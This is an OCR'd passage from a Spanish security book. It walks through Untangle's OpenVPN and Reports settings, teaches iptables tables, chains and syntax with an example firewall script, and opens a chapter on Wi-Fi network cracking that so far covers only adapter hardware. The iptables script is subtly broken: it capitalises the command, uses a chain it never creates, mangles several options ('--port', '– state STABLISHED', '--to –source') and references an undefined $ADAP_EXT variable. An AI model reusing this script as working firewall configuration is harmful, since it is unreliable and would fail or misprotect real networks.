


Figura 8.66. Tercer paso del asistente de OpenVPN

Al finalizar la configuración se activarán seis pestañas en el módulo OpenVPN que le permitirán gestionar todo lo relacionado con su VPN.

- **Estado**: desde esta pestaña no podrá realizar ninguna función, dado que ya se ha establecido el rol que realizará este equipo como servidor de VPN.




Figura 8.67 Pestaña configuración de Estado

- **Clientes**: desde esta pestaña podrá generar los usuarios que se conectarán vía VPN a su red, para ello debe pulsar el botón **Agregar**, situado en la parte superior izquierda, únicamente deberá introducir el nombre de usuario, pulse listo cuando lo haya realizado y verá como se ha creado su usuario, diríjase a la derecha del mismo donde aparece Cliente de Distribución, y pulse sobre él. A continuación, se cargará una ventana que permite enviar el cliente VPN vía *email* al usuario o bien descargarlo. Si usted utiliza Microsoft Windows se descargará un instalador autoejecutable que le instalará el cliente VPN, su configuración y el certificado correspondiente al usuario, de modo que no tendrá que introducir ningún parámetro en su instalación, siendo de este modo un proceso extremadamente simple, si utiliza otro sistema operativo podrá descargar los archivos de configuración y el certificado, pero deberá implementar de manera manual el cliente OpenVPN disponible para su sistema operativo.

  En esta misma pestaña tendrá disponible en la parte inferior los Sitios VPN. En este apartado deberá introducir las redes que desea que se intercomuniquen con la VPN, es decir, si su red local es 192.168.1.0 deberá pulsar en **Agregar**, asignar un nombre a su red como red interna, el grupo de direcciones de la VPN deje que siga en predeterminado, y en dirección de red agregue su dirección de red que en el ejemplo sería 192.168.1.0 y su máscara de red 255.255.255.0. Una vez configurado pulse en el botón **Listo**, ubicado en la parte inferior derecha, y regresará a la pestaña de configuración.




Figura 8.68. Pestaña de configuración de Clientes

- **Redes y host exportados**: desde esta pestaña podrá modificar la dirección IP vinculada a cada interfaz de su equipo, en este caso, dado que está, modo puente transparente, únicamente le aparecerá una IP, pero si se hubiese configurado en modo *router*, se mostraría una IP por cada interfaz del equipo.




Figura 8.69. Pestaña de configuración de Redes y host exportados

- **Grupos de direcciones**: desde esta pestaña podrá modificar el rango de direcciones IP que se asignen a los clientes VPN, de modo que podría tener diferentes rangos aplicables a grupos de usuarios. Se aconseja dejar los valores por defecto, exceptuando el caso en que el rango que utiliza Untangle (172.16.0.0) coincida con su red interna.




Figura 8.70. Pestaña de configuración de Avanzado

- **Log de eventos**: desde esta pestaña podrá ver todos los eventos generados en el sistema que estén relacionados con OpenVPN, no debe olvidar que para analizar esta información de manera más amigable podrá consultar los informes diarios que genera el sistema con toda la información de los módulos activos en el equipo.

8.4.12 Reports

Reports es el módulo de Untangle encargado de analizar los *logs* del sistema y los *logs* correspondientes a cada módulo instalado, generando informes periódicos del estado del sistema. Para configurar el módulo, deberá dirigirse dentro de la consola Web de Untangle, ubicar el módulo en la zona principal de configuración de módulos y pulsar en el botón **Configuración**, una vez ahí podrá iniciar el proceso de configuración y personalización de este módulo. A continuación, se detallan los pasos de configuración:

- **Estado**: en esta pestaña únicamente tendrá disponible el botón **Ver Informes**, que le redirecionará al sistema de gestión *online* de informes. Para ello, únicamente deberá pulsar sobre él. Recuerde que si desea acceder desde el exterior de su red al sistema de informes deberá configurarlo en la misma pestaña que configura el acceso externo a la consola Web de Untangle en el apartado anterior de este capítulo.




Figura 8.71. Pestaña de configuración de Estado




Figura 8.72. Sistema de gestión online de informes

- **Generación**: en esta pestaña podrá configurar la periodicidad de los informes, así como las personas que tendrán acceso a los mismos. Inicialmente, el único usuario que tendrá acceso a los informes es el administrador del *firewall*, pero puede añadir tantos usuarios como desee mediante el botón **Agregar**, únicamente tendrá que asignar un usuario, una contraseña y si desea que acceda al sistema *online* de informes o únicamente desea que le llegue la versión del informe en formato pdf a través del correo electrónico

Si quiere que junto al *email* con el informe, le llegue una copia de los *logs*, únicamente deberá marcar la casilla **Email Attachment Setting**, que, por defecto, nunca superará los 10 Mb. Aunque también puede cambiar el límite, aunque no es recomendable dado que puede ver los *logs* desde la propia consola del **firewall**.




Figura 8.73. Pestaña de configuración de Generación de informes

Es necesario que defina una periodicidad para la generación de los informes. Untangle le permite generar informes diarios, semanales y mensuales, aunque por defecto se genera un informe diario, un informe semanal los domingos y un informe mensual el primer día del mes. Puede modificar estos parámetros de modo que se ajusten a sus necesidades simplemente marcando las casillas que correspondan.




Figura 8.74. Pestaña de configuración de generación de informes

También podrá definir cuántos días desea que el sistema guarde la información del tráfico generado en su red, por defecto el sistema guarda los datos de las comunicaciones durante siete días, pero puede modificar este valor en el campo **Retención de datos** al número de días que considere adecuado. Eso sí, debe tener en cuenta que esto aumentará considerablemente la ocupación del disco duro, por ello es recomendable ajustar bien este parámetro según la capacidad del disco de su equipo.

Finalmente, Untangle guarda un número de informes limitado, por defecto guardará los últimos treinta informes, pero si quiere puede modificarlo cambiando el valor del campo **Reports Retention**.

8.5 IPTABLES

Como lo definen en su página Web *http://www.netfilter.org*, "Iptables es un programa en línea de comandos usados para configurar reglas de filtrado de paquetes en los kernels de Linux 2.4 y 2.6. Soporta IPv4 e IPv6 (ip6tables)". No se puede dejar fuera de un libro como éste la importancia de los aplicativos de la comunidad de código abierto, además Iptables ha demostrado ser una excelente solución como medida de seguridad perimetral.

Iptables requiere un kernel con el paquete Ip_tables que se incluye, como se ha indicado anteriormente, en los kernels 2.4 y 2.6. Obviamente Iptables es un *firewall* libre ya que se encuentra bajo licencia GNU GPL.

8.5.1 Configuración Iptables

La configuración de Iptables se basa en tres tablas diferentes y una serie de cadenas asociadas. Las tablas son:

- **Filter**: chequea el contenido de los paquetes que atraviesan el *firewall,* ejecutando la acción que viene determinada en las directivas. Las cadenas asociadas a la tabla filter son:
  - **Input**: analiza los paquetes recibidos en una interfaz de red.
  - **Output**: analiza los paquetes que son enviados por la misma interfaz de red.
  - **Forward**: *chequea* los paquetes que atraviesan una de las interfaces de red del *firewall* y los envían a la otra.

- **NAT**: convierte las direcciones utilizando tanto NAT en origen como SNAT en destino o DNAT. Las cadenas soportadas por la tabla NAT son:
  - **Prerouting**: la cadena modifica los paquetes recibidos por una interfaz de red traduciendo sus direcciones de destino DNAT.
  - **Postrouting**: la cadena modifica los paquetes antes de enviarse a través de una interfaz de red traduciendo sus direcciones de origen SNAT.
- **Mangle**: modifica los parámetros TTL y ToS de las cabeceras de los paquetes IP.
  - **Prerouting**: la cadena modifica los paquetes recibidos en una interfaz de red cuando llegan.

Las acciones que pueden ejecutarse sobre los paquetes que atraviesan el *firewall* son ACCEPT, DROP o REJECT. Todos los paquetes están sujetos a una tabla y pueden ser verificados por varias reglas dentro de una misma cadena.

8.5.2 Configuración tablas

La sintaxis de los comandos de Iptables es la siguiente:

Iptables [-t <nombre-tabla>] <comando> <nombre-cadena> <parámetros> <opciones>

Las acciones que pueden ejecutarse sobre los paquetes que atraviesan el *firewall* son ACCEPT y DROP.

- **<nombre-tabla>**: se selecciona la tabla que se va a utilizar, siendo la tabla por defecto *filter*.
- **<comando>**: hace referencia a la acción que va a llevar a cabo, como eliminar, añadir o modificar reglas de una cadena, que viene especificada en **<nombre-cadena>**. Sólo se permite un comando por cadena. Se escriben en mayúsculas.
  - **A**: se añade la regla al final de la cadena especificada.
  - **D**: elimina la regla de una cadena especificada por un número ordinal.
  - **C**: chequea una regla antes de añadirla a la cadena.

- **F**: elimina la cadena seleccionada eliminando todas las reglas que la componen.
- **E**: renombra una cadena.
- **H**: lista los comandos de Iptables.
- **I**: inserta una regla dentro de una cadena.
- **N**: crea una nueva cadena y la nombra.
- **R**: reemplaza una regla en una cadena.
- **L**: lista las reglas de la cadena especificada tras un comando.
- **X**: elimina una cadena.
- **P**: ejecuta la política por defecto sobre una cadena, ya que si los paquetes la atraviesan sin cumplir ninguna regla, se realiza una acción que puede ser ACCEPT o DROP.

- **<parámetros>**: definen las acciones que la regla produce.
  - **f**: aplica la regla sólo a los paquetes fragmentados.
  - **o**: configura el adaptador de red de salida para una regla usándose en la cadena UTPUT, FORWARD y POSTROUTING, en las tablas **nat** y **mangle**.
  - **i**: configura los adaptadores de entrada de red para ser habilitados por una regla en particular. En Iptables con la tabla filter sólo se podrán utilizar cadenas INPUT y FORWARD cuando se utilice con **filter** y PREROUTING con **nat** y **mangle**.
  - **s**: especifica la dirección origen del paquete.
  - **p**: especificará el protocolo al que se aplica la regla; si esta especificación no se lleva a cabo se aplicará a todos los protocolos.
  - **d**: detalla el nombre del sistema destino, dirección IP o IP de red de un paquete.
  - **j**: especifica la opción de disposición de paquete para esta regla.

Al configurar una regla para un protocolo determinado, también se pueden implementar otro tipo de opciones, como son:

- **Dport**: configura el puerto destino del tráfico. Si se da un puerto o intervalos de puertos, la regla sólo se aplica a estos, si no se especifican, entonces se aplica a todos los puertos de origen.
- **Sport**: configura el puerto de origen del tráfico.
- **Syn**: este indicador debe estar activado y el indicador ACK debe ponerse a cero en un mensaje TCP, cuando se realiza una petición de establecimiento de conexión. Para configurar el indicador **syn**, se debe indicar la siguiente sintaxis: **-p tcp –syn**.
- **Tcp-flags**: selecciona los paquetes TCP con un conjunto de bits o *flags* específicos para una regla. Esta opción establece dos argumentos: el primero de ellos establece los indicadores que se deben comprobar y el segundo los que deben estar habilitados. Los valores que se pueden utilizar son: ACK, RST, FIN, SYN, URG, PSH.

- **<opciones>**: para habilitar características en los paquetes TCP se pueden utilizan una serie de indicadores. Este indicador es –m y tiene una serie de opciones.
  - **Estados de conexión**: se verifica la pertenencia de un paquete a una conexión dada. Los estados de conexión son: ESTABLISHED, RELATED, INVALID y NEW.
  - **Direcciones MAC de origen**: para controlar la dirección MAC de origen del paquete.
  - **Puertos múltiples**: se pueden seleccionar rangos de puertos tanto de origen como de destino.
  - **Puertos marcados**.
  - **Límites de frecuencia**.
  - **ToS**: se pueden comparar los códigos de servicio.
  - **TTL**: se puede verificar un valor dado de TTL.
  - **ID de usuario/grupo/sesión del proceso**.
  - **Propietario del proceso**.

8.5.3 Establecimiento de rutas de acceso a firewall con Iptables

Las rutas que se establecen cuando el tráfico de datos pasa por un *firewall* que tiene implementado Iptables atraviesan las siguientes cadenas:

mangle PREROUTING-> nat PREROUTING-> filter FORWARD-> nat POSTROUTING

Las rutas para el tráfico que se envía desde el *firewall* atraviesan las cadenas:

mangle OUTPUT-> filter OUTPUT-> nat POSTROUTING

Las rutas para el tráfico que llega al *firewall* atraviesan:

mangle PREROUTING-> nat PREROUTIN -> filter INPUT

8.5.4 Ejemplos Iptables

El *firewall* que se configurará en el siguiente *script* de ejemplo es uno básico, ya que tendrá tan sólo dos interfaces de red: una de ellas se comunica con la red interna y la otra tendrá acceso a Internet.

El *firewall* se implementa configurando las reglas que soporta Iptables. Éstas se deben ejecutar desde un *script*. Para que este *script* se ejecute de forma automática cuando el sistema operativo que lo soporta se inicie, por ejemplo, en un sistema Linux, se debe configurar la ejecución del *script* al inicio del sistema desde sus ficheros **rc**.

```
#!/bin/sh
#####################################################################
#Scripts de Iptables con una tarjeta de red externa que comunica con    #
#Internet y otra interna que comunica con la red interna que tiene que  #
#proteger.                                                              #
#                                                                       #
#                                                                       #
#                                                                       #
# Nombre firewall /etc./rc.d/rc.myfirewall                              #
#                                                                       #
#                                                                       #
#                                                                       #
#                                                                       #
```

```
#                                                                              #
################################################################################
# Tarjeta de red y dirección IP externa
IP_EXT="100.101.102.103"
TARJ_EXT="eth0"

# Tarjeta de red y dirección IP externa
IP_INT="192.168.0.1"
TARJ_INT="eth1"
# Dirección IP y Broadcast de red
IP_LAN="192.168.0.0/24"
LAN_BCAST="192.168.0.255"
# Bucle de retorno
IP_LO="127.0.0.1"
ADAP_LO="lo"
# Carga de módulos
/sbin/depmod -a
# Módulos a cargar
/sbin/modprobe ip_tables
/sbin/modprobe iptable_filter
/sbin/modprobe iptable_mangle
/sbin/modprobe iptable_nat
/sbin/modprobe ipt_LOG
/sbin/modprobe ipt_state
# Habilitar reenvío entre tarjetas de red del firewall
echo "1" > /proc/sys/net/ipv4/ip_forward
# Elimina cualquier regla existente
Iptables -F
# Directiva de denegación predeterminada
Iptables -P INPUT DROP
Iptables -P OUTPUT DROP
Iptables -P FORWARD DROP
# Habilitar protección cookie SYN de TCP
echo 1> /proc/sys/net/ipv4/tcp_syncookies
# Cadenas ICMP, TCP y UDP
Iptables -N permitir
Iptables -N paquetes_icmp
Iptables -N paquetes_tcp
Iptables -N paquetes_udp_entrantes
# Cadena paquetes_tcp_erroneos
Iptables -A paquetes_tcp_erroneos -p tcp ! --syn -m state --state NEW -j LOG
Iptables -A paquetes_tcp_erroneos -p tcp ! --syn -m state --state NEW -j DROP
```

```
# Cadena permitir
Iptables -A permitir -p TCP --syn -j ACCEPT
Iptables -A permitir -p TCP -m state --state ESTABLISHED,RELATED -j
ACCEPT
Iptables -A permitir -p TCP -j DROP
# Reglas conexiones tcp de entrada, para Web, ftp, correo y ssh
Iptables -A paquetes_tcp -p TCP -s 0/0 --port 21 -j permitir
Iptables -A paquetes_tcp -p TCP -s 0/0 --dport 22 -j permitir
Iptables -A paquetes_tcp -p TCP -s 0/0 --dport 25 -j permitir
Iptables -A paquetes_tcp -p TCP -s 0/0 --dport 80 -j permitir
Iptables -A paquetes_tcp -p TCP -s 0/0 --dport 110 -j permitir
Iptables -A paquetes_tcp -p TCP -s 0/0 --dport 143 -j permitir
# Reglas conexiones udp de servicios dns y nfs
Iptables -A paquetes_udp_entrantes -p UDP -s 0/0 --source port 53 -j ACCEPT
Iptables -A paquetes_udp_entrantes -p UDP -s 0/0 –sourceport 2049 -j ACCEPT
# Reglas ICMP, para aceptar mensajes de control Echo Request
Iptables -A paquetes_icmp -p ICMP -s 0/0 --icmp-type 8 -j ACCEPT
Iptables -A paquetes_icmp -p ICMP -s 0/0 --icmp-type 11 –j ACCEPT
# Rechazar paquetes TCP no deseados
Iptables -A INPUT -p tcp -j paquetes_tcp_erroneos
# Reglas entrada paquetes desde cualquier lugar
Iptables -A INPUT -p ALL -d $IP_EXT -m state – state
STABLISHED,RELATED -j ACCEPT
Iptables -A INPUT -p TCP -j paquetes_tcp
Iptables -A INPUT -p UDP -j paquetes_udp_entrantes
Iptables -A INPUT -p ICMP -j paquetes_icmp
# Reglas paquetes ftp, Web, correo enviados de la tarjeta interna a la externa
Iptables -A FORWARD -p tcp --dport 21 -i $TARJ_INT -j ACCEPT
Iptables -A FORWARD -p tcp --dport 80 -i $TARJ_INT -j ACCEPT
Iptables -A FORWARD -p tcp --dport 110 -i $TARJ_INT -j ACCEPT
Iptables -A FORWARD -m state --state ESTABLISHED,RELATED –j ACCEPT
# Reglas de salida de paquetes permitidos
Iptables -A OUTPUT -p ALL -s $IP_LO -j ACCEPT
Iptables -A OUTPUT -p ALL -s $IP_LAN -j ACCEPT
Iptables -A OUTPUT -p ALL -s $IP_EXT -j ACCEPT
# Regla registro de paquetes anteriores
Iptables -A OUTPUT -j LOG
# Habilitar NAT y REENVIO
Iptables -t nat -A POSTROUTING -o $ADAP_EXT -j SNAT --to –source
$IP_EXT
```

Listado 8.1. Script de configuración para Iptables

8.6 CONCLUSIONES

Como el lector ha podido observar durante el capítulo, el uso de *firewalls* y detectores de amenazas es una excelente y recomendada medida en la protección perimetral de empresas e incluso usuarios. Las alternativas comerciales son amplias y potentes, al igual que el mundo del Open Source aporta su importante visión y conocimiento en este tema. Ciertamente, productos como Untangle demuestran cómo ha avanzado el mundo de código libre en ofrecer soluciones que compitan con aquellas que suministran grandes fabricantes. Sólo comentar que estas potentes herramientas de seguridad requieren de nuestro estudio y un soporte cuidado, sin el cual de nada servirá contar con el más potente dispositivo de seguridad perimetral, sea un cortafuego, IDS o dispositivo multifuncional.

Capítulo 9

HACKING EN SISTEMAS WIFI

Este capítulo mostrará de una forma clara y sencilla los métodos convencionales para realizar la ruptura de una red inalámbrica Wi-Fi, conocida también por el estándar que la regula: 802.11. Para poder alcanzar este punto, previamente se explicará lo necesario sobre la seguridad de este tipo de redes, así como los términos más comunes que se utilizan para describir los diversos componentes de esta tecnología. Este capítulo no pretende profundizar en tecnología en sí. De lo que se trata es de sintetizar todo aquello que se considere relevante para que se pueda realizar una auditoría de red inalámbrica con éxito.

A modo de introducción a la inseguridad inalámbrica, se hará un repaso de lo que puede encontrar en una tienda de *hardware* Wi-Fi para que conozca los componentes más adecuados para obtener los mejores resultados. Una vez lograda la ruptura de la red inalámbrica y obtenida su clave, el lector realizará los pasos necesarios para poder mantener la conectividad, o incluso, mediante las indicaciones del resto de capítulos, podrá realizar labores de enumeración y penetración en los equipos encontrados. *Hacking en sistemas Wi-Fi*, por tanto, es el paso necesario para obtener conectividad de una red inalámbrica y así poder realizar los sucesivos pasos para conseguir el acceso a las máquinas víctimas.

9.1 ADQUIRIENDO EL HARDWARE APROPIADO

Uno de los principales requisitos para el desarrollo de cualquier profesión es la elección de herramientas adecuadas y eficaces para realizar el trabajo a cometer. La elección errónea de una herramienta hará que pierda demasiado tiempo o incluso que se imposibilite la función a desempeñar. En este apartado, se comentarán algunos dispositivos de *hardware* que se recomiendan para poder cumplir con el objetivo final: penetrar la red Wi-Fi.

9.1.1 Adaptadores inalámbricos

Antes de acceder directamente a comprar un adaptador inalámbrico, deberá conocer ciertas características que le ayudarán a entender y a elegir el más adecuado para sus necesidades. Las diferencias entre los adaptadores de red inalámbrica a veces son casi inapreciables, pero esas pequeñas diferencias en sus características permiten obtener de forma más precisa una señal situada a mayor distancia, que de otra forma sería casi imposible recibir.

En lenguaje técnico se suele denominar una "tarjeta de red inalámbrica", o su conjunto de chips de recepción como "radio", por esto en el resto del capítulo se nombrará como "la radio". Una radio de mayor calidad ofrecerá mejor conectividad para poder comunicarse con otras radios más alejadas de forma más precisa. Una radio de menor calidad no permitirá más que acceder a otras que estén a menor distancia.

Hoja de especificaciones del adaptador inalámbrico

Para explicar todo lo anterior, se utilizan los términos: *potencia* y *sensibilidad*. Estos términos se prestan a confusión en cuanto a su verdadero significado. Se suele creer que una buena radio debe ofrecer mucha potencia, y, cuanto mayor sea este valor, mejor conectividad se obtendrá. Esto no es del todo cierto, ya que la sensibilidad y la potencia deben estar equilibradas correctamente.

La sensibilidad: es el valor más importante de una buena radio, y normalmente, su precio vendrá determinado principalmente por este parámetro. Se define "sensibilidad" como la capacidad de la radio para percibir e interpretar una señal débil de forma precisa. La norma demuestra que a mayor sensibilidad, mejor receptividad.

La potencia o amplificación de una radio: permite transmitir datos a mayor distancia, pero no tiene relación con la recepción, por lo que no permite recibir más ni mejor señal. Éste es el motivo por el cual la potencia y la sensibilidad deben estar bien equilibradas, porque normalmente en este tipo de

comunicaciones de datos, ha de tomar en cuenta ambas capacidades de transmisión, como la de recepción, puesto que las comunicaciones son bidireccionales. De nada sirve llegar más lejos en la transmisión, si después no se es capaz de recibir la respuesta de forma nítida. Ambos parámetros (sensibilidad y potencia) se miden habitualmente mediante la unidad **dBm** (decibelios con respecto a milivatios), aunque la sensibilidad se mostrará en valores negativos y la potencia en valores positivos. Un valor de sensibilidad más alejado de cero (o sea más negativa), representa un mejor valor.

La potencia, por otro lado, se representa mediante valores positivos que cuanto más alejados de cero sean, mayor será su capacidad de transmisión. También se suele medir la potencia de transmisión en milivatios (mW) o vatios (W), ya que estos están relacionados mediante una conversión logarítmica con los dBm. La potencia se suele conocer también como "amplificación activa de la señal", ya que la señal debe ser amplificada para poder ser transmitida a mayor distancia mediante circuitos eléctricos o electrónicos.

Unos fabricantes de radio ofrecen mejores valores que otros, al igual que unos fabricantes de *chipsets* (conjunto de chips integrados en el adaptador) ofrecen mejores prestaciones. Un adaptador está formado por un conjunto de *chipsets* de radio, además de otros circuitos que realizan otras funciones relacionadas con las comunicaciones y la codificación de la señal. En el mercado actual, el fabricante o la marca del adaptador no suele indicar qué *chipset* de radio ha incorporado en su fabricación, por lo que se habrán de obtener estos datos a través de otros medios antes de tomar la decisión de compra. La diferencia de características entre un modelo de *chipset* y otro puede ser abismal, por lo que algunos permitirán realizar una auditoría Wi-Fi y otros no. Existen muchos fabricantes y modelos de *chipsets* de radio en el mercado, por lo que se presentan los modelos más significativos para que conozca sus ventajas e inconvenientes.

Tipos de bus de conexión

